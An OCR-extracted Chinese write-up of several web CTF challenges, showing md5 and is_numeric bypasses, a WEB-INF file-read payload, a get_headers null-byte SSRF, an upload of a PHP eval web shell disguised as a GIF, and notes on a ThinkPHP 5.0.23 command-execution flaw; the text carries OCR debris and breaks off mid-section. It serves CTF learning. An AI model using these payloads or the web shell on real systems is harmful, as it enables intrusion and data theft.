
```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(42) "flag{b257097a-8095-4aae-984f-ddf977b32195}"
}
```


[MRCTF2020]Ez_bypass

```
I put something in F12 for you
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                 if($passwd==1234567)
                 {
                     echo 'Good Job!';
                     highlight_file('flag.php');
                     die('By Retr_0');
                 }
                 else
                 {
                     echo "can you think twice??";
                 }
            }
            else{
                echo 'You can not get it !';
            }

        }
        else{
            die('only one way to get the flag');
        }
}
    else {
        echo "You are not a real hacker!";
    }
}
else{
    die('Please input first');
}
}Please input first
```



gg和id参数强比较，通过数组来绕过




is_numeric函数的作用是检测变量是否为数字或数字字符串,是则返回ture，反之。
使用hackbar的post传参,passwd

[RoarCTF 2019]Easy Java

)



尝试点击help发现




发现filename=help.docx有可能可以进行文件读取

文中提到，漏洞检测以及利用方法：通过找到web.xml文件，推断class文件的路径，最后直接class文件，再通过反编译class文件，得到网站源码


件，得到网站源码。

尝试读取web.xml文件



那就来读取这个class文件，构造payload

```
?filename=WEB-INF/classes/com/wm/ctf/FlagController.class
```



ZmxhZ3syMmU4NTY4MS03ZDM2LTQyNjQtYWNlYi1kMjdmNDU4ZjY0YzF9Cg==

请输入要进行 Base64 编码或解码的字符


ZmxhZ3syMmU4NTY4MS03ZDM2LTQyNjQtYWNlYi1kMjdmNDU4ZjY0YzF9Cg==


编码 (Encode) 解码 (Decode) ↕ 交换 (编码快捷键: Ctrl + Enter)

Base64 编码或解码的结果:

flag{22e85681-7d36-4264-aceb-d27f458f64c1}

[GKCTF2020]cve版签到






这是一个信息泄露的漏洞，具体使用方法入下。


[2020-03-01 18:40 UTC] 64796c6e69 at gmail dot com

```
Description:
------------
get_headers() silently truncates anything after a null byte in the URL it uses.

This was tested on PHP 7.3, but the function has always had this bug.

The test script shows that this can cause well-written scripts to get headers for an unexpected domain. Those headers
could leak sensitive information or unexpectedly contain attacker-controlled data.

Test script:
---------------
<?php
// user input
$_GET['url'] = "http://localhost\0.example.com";

$host = parse_url($_GET['url'], PHP_URL_HOST);
if (substr($host, -12) !== '.example.com') {
    die();
}
$headers = get_headers($_GET['url']);
var_dump($headers);

Expected result:
----------------
Warning: get_headers() expects parameter 1 to be a valid path, string given in php shell code on line 1
NULL

Actual result:
--------------
headers from http://localhost
```


结合cve可知，get_headers()函数存在漏洞。通过\0截断，访问本地主机。经过尝试，题目这里需使用%00截断
再根据网页代码中给的提示开始构造payload




```
payload:
/?url=http://127.0.0.1%00.ctfhub.com
```




```
payload:
/?url=http://127.0.0.123%00.ctfhub.com
```

```
Array
(
    [0] => HTTP/1.1 200 OK
    [1] => Date: Mon, 22 Feb 2021 14:28:24 GMT
    [2] => Server: Apache/2.4.38 (Debian)
    [3] => X-Powered-By: PHP/7.3.15
    [4] => FLAG: flag{7580bfe2-05aa-42f3-9d65-3d0da7df6145}
    [5] => Vary: Accept-Encoding
    [6] => Content-Length: 113
    [7] => Connection: close
    [8] => Content-Type: text/html; charset=UTF-8
)
```


[GXYCTF2019]BabyUpload

```
GIF89a
<script language='php'>eval($_POST[cmd]);</script>
```

/var/www/html/upload/634804364a71ab27dca85781909d531f/3.jpg succesfully uploaded!

上传成功，蚁剑连接一下，在根目录找到flag

[BJDCTF 2nd]old-hack

题目提示thinkphp5

构造`/index.php?s=1`报错看看

[0] HttpException in App.php line 535

模块不存在:1


```
526.                 $config = self::init($module);
527.
528.                 // 模块请求缓存检查
529.                 $request->cache(
530.                     $config['request_cache'],
531.                     $config['request_cache_expire'],
532.                     $config['request_cache_except']
533.                 );
534.             } else {
535.                 throw new HttpException(404, 'module not exists:' . $module);
536.             }
537.         } else {
538.             // 单一模块部署
539.             $module = '';
540.             $request->module($module);
541.         }
542.
543.         // 设置默认过滤机制
544.         $request->filter($config['default_filter']);
```

Call Stack

1. in App.php line 535
2. at App::module(['1', null, null], ['app_host' => '', 'app_debug' => true, 'app_trace' => false, ...], null) in App.php line 457
3. at App::exec(['type' => 'module', 'module' => ['1', null, null]], ['app_host' => '', 'app_debug' => true, 'app_trace' => false, ...]) in App.php line 139
4. at App::run() in start.php line 19
5. at require('/var/www/html/thinkp...') in index.php line 17


Environment Variables

GET Data	empty
POST Data	empty
Files	empty
Cookies	
UM_distinctid	1778ac6823dbad-0d123253ee4786-78667f69-144000-1778ac6823ed34
Session	empty
Server/Request Data	
HOSTNAME	0ac9fa234f01
PHPIZE_DEPS	autoconf dpkg-dev dpkg file g++ gcc libc-dev make pkgconf re2c
GPG_KEYS	0BD78B5F97500D450838F95DFE857D9A90D90EC1 6E4F6AB321FDC07F2C332E3AC2BF0BC433CFC8B3
PHP_EXTRA_CONFIGURE_ARGS	--enable-fpm --with-fpm-user=www-data --with-fpm-group=www-data --disable-cgi
PHP_ASC_URL	https://secure.php.net/get/php-5.6.40.tar.xz.asc/from/this/mirror
PHP_CFLAGS	-fstack-protector-strong -fpic -fpie -O2
PWD	/var/www/html
HOME	/home/www-data
PHP_LDFLAGS	-Wl,-O1 -Wl,--hash-style=both -pie
PHP_INI_DIR	/usr/local/etc/php
PHP_URL	https://secure.php.net/get/php-5.6.40.tar.xz/from/this/mirror
PHP_CPPFLAGS	-fstack-protector-strong -fpic -fpie -O2
FLAG	no
PHP_VERSION	5.6.40
SHLVL	1
PHP_MD5	
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PHP_SHA256	1369a51eee3995d7fbd1c5342e5cc917760e276d561595b6052b21ace2656d1c
_	/usr/local/sbin/php-fpm
USER	www-data
FCGI_ROLE	RESPONDER
QUERY_STRING	s=1
REQUEST_METHOD	GET
CONTENT_TYPE	
CONTENT_LENGTH	
SCRIPT_NAME	/index.php
REQUEST_URI	/index.php?s=1
DOCUMENT_URI	/index.php
DOCUMENT_ROOT	/var/www/html/public
SERVER_PROTOCOL	HTTP/1.1
REQUEST_SCHEME	http
GATEWAY_INTERFACE	CGI/1.1
SERVER_SOFTWARE	nginx/1.14.2
REMOTE_ADDR	172.16.128.14
REMOTE_PORT	38016
SERVER_ADDR	172.16.135.102
SERVER_PORT	80
SERVER_NAME	localhost
REDIRECT_STATUS	200
SCRIPT_FILENAME	/var/www/html/public/index.php
HTTP_HOST	cdf1692f-0a33-477b-93ce-8b7450f9c86c.node3.buuoj.cn
HTTP_USER_AGENT	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.182 Safari/537.36 Edg/88.0.705.74
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_ACCEPT_LANGUAGE	zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
HTTP_COOKIE	UM_distinctid=1778ac6823dbad-0d123253ee4786-78667f69-144000-1778ac6823ed34
HTTP_UPGRADE_INSECURE_REQUESTS	1
HTTP_X_FORWARDED_FOR	59.55.37.72, 59.55.37.72
HTTP_X_FORWARDED_PROTO	http
PHP_SELF	/index.php



REQUEST_TIME_FLOAT	1614068419.654
REQUEST_TIME	1614068419
PATH_INFO	1
Environment Variables	empty
ThinkPHP Constants	
APP_PATH	/var/www/html/public/../application/
THINK_VERSION	5.0.23
THINK_START_TIME	1614068419.6567
THINK_START_MEM	267320
EXT	.php
DS	/
THINK_PATH	/var/www/html/thinkphp/
LIB_PATH	/var/www/html/thinkphp/library/
CORE_PATH	/var/www/html/thinkphp/library/think/
TRAIT_PATH	/var/www/html/thinkphp/library/traits/
ROOT_PATH	/var/www/html/
EXTEND_PATH	/var/www/html/extend/
VENDOR_PATH	/var/www/html/vendor/
RUNTIME_PATH	/var/www/html/runtime/
LOG_PATH	/var/www/html/runtime/log/
CACHE_PATH	/var/www/html/runtime/cache/
TEMP_PATH	/var/www/html/runtime/temp/
CONF_PATH	/var/www/html/public/../application/
CONF_EXT	.php
ENV_PREFIX	PHP_
IS_CLI	false
IS_WIN	false

看到版本号为5.0.23，搜索一波5.0.23漏洞



漏洞描述

ThinkPHP5.0在核心代码中实现了表单请求类型伪装的功能，该功能利用$_POST['_method']变量来传递真实的请求方法，当攻击者设置$_POST['_method']=__construct时，Request类的method方法便会将该类的变量进行覆盖，攻击者利用该方式将filter变量覆盖为system等函数名，当内部进行参数过滤时便会进行执行任意命令。

影响范围

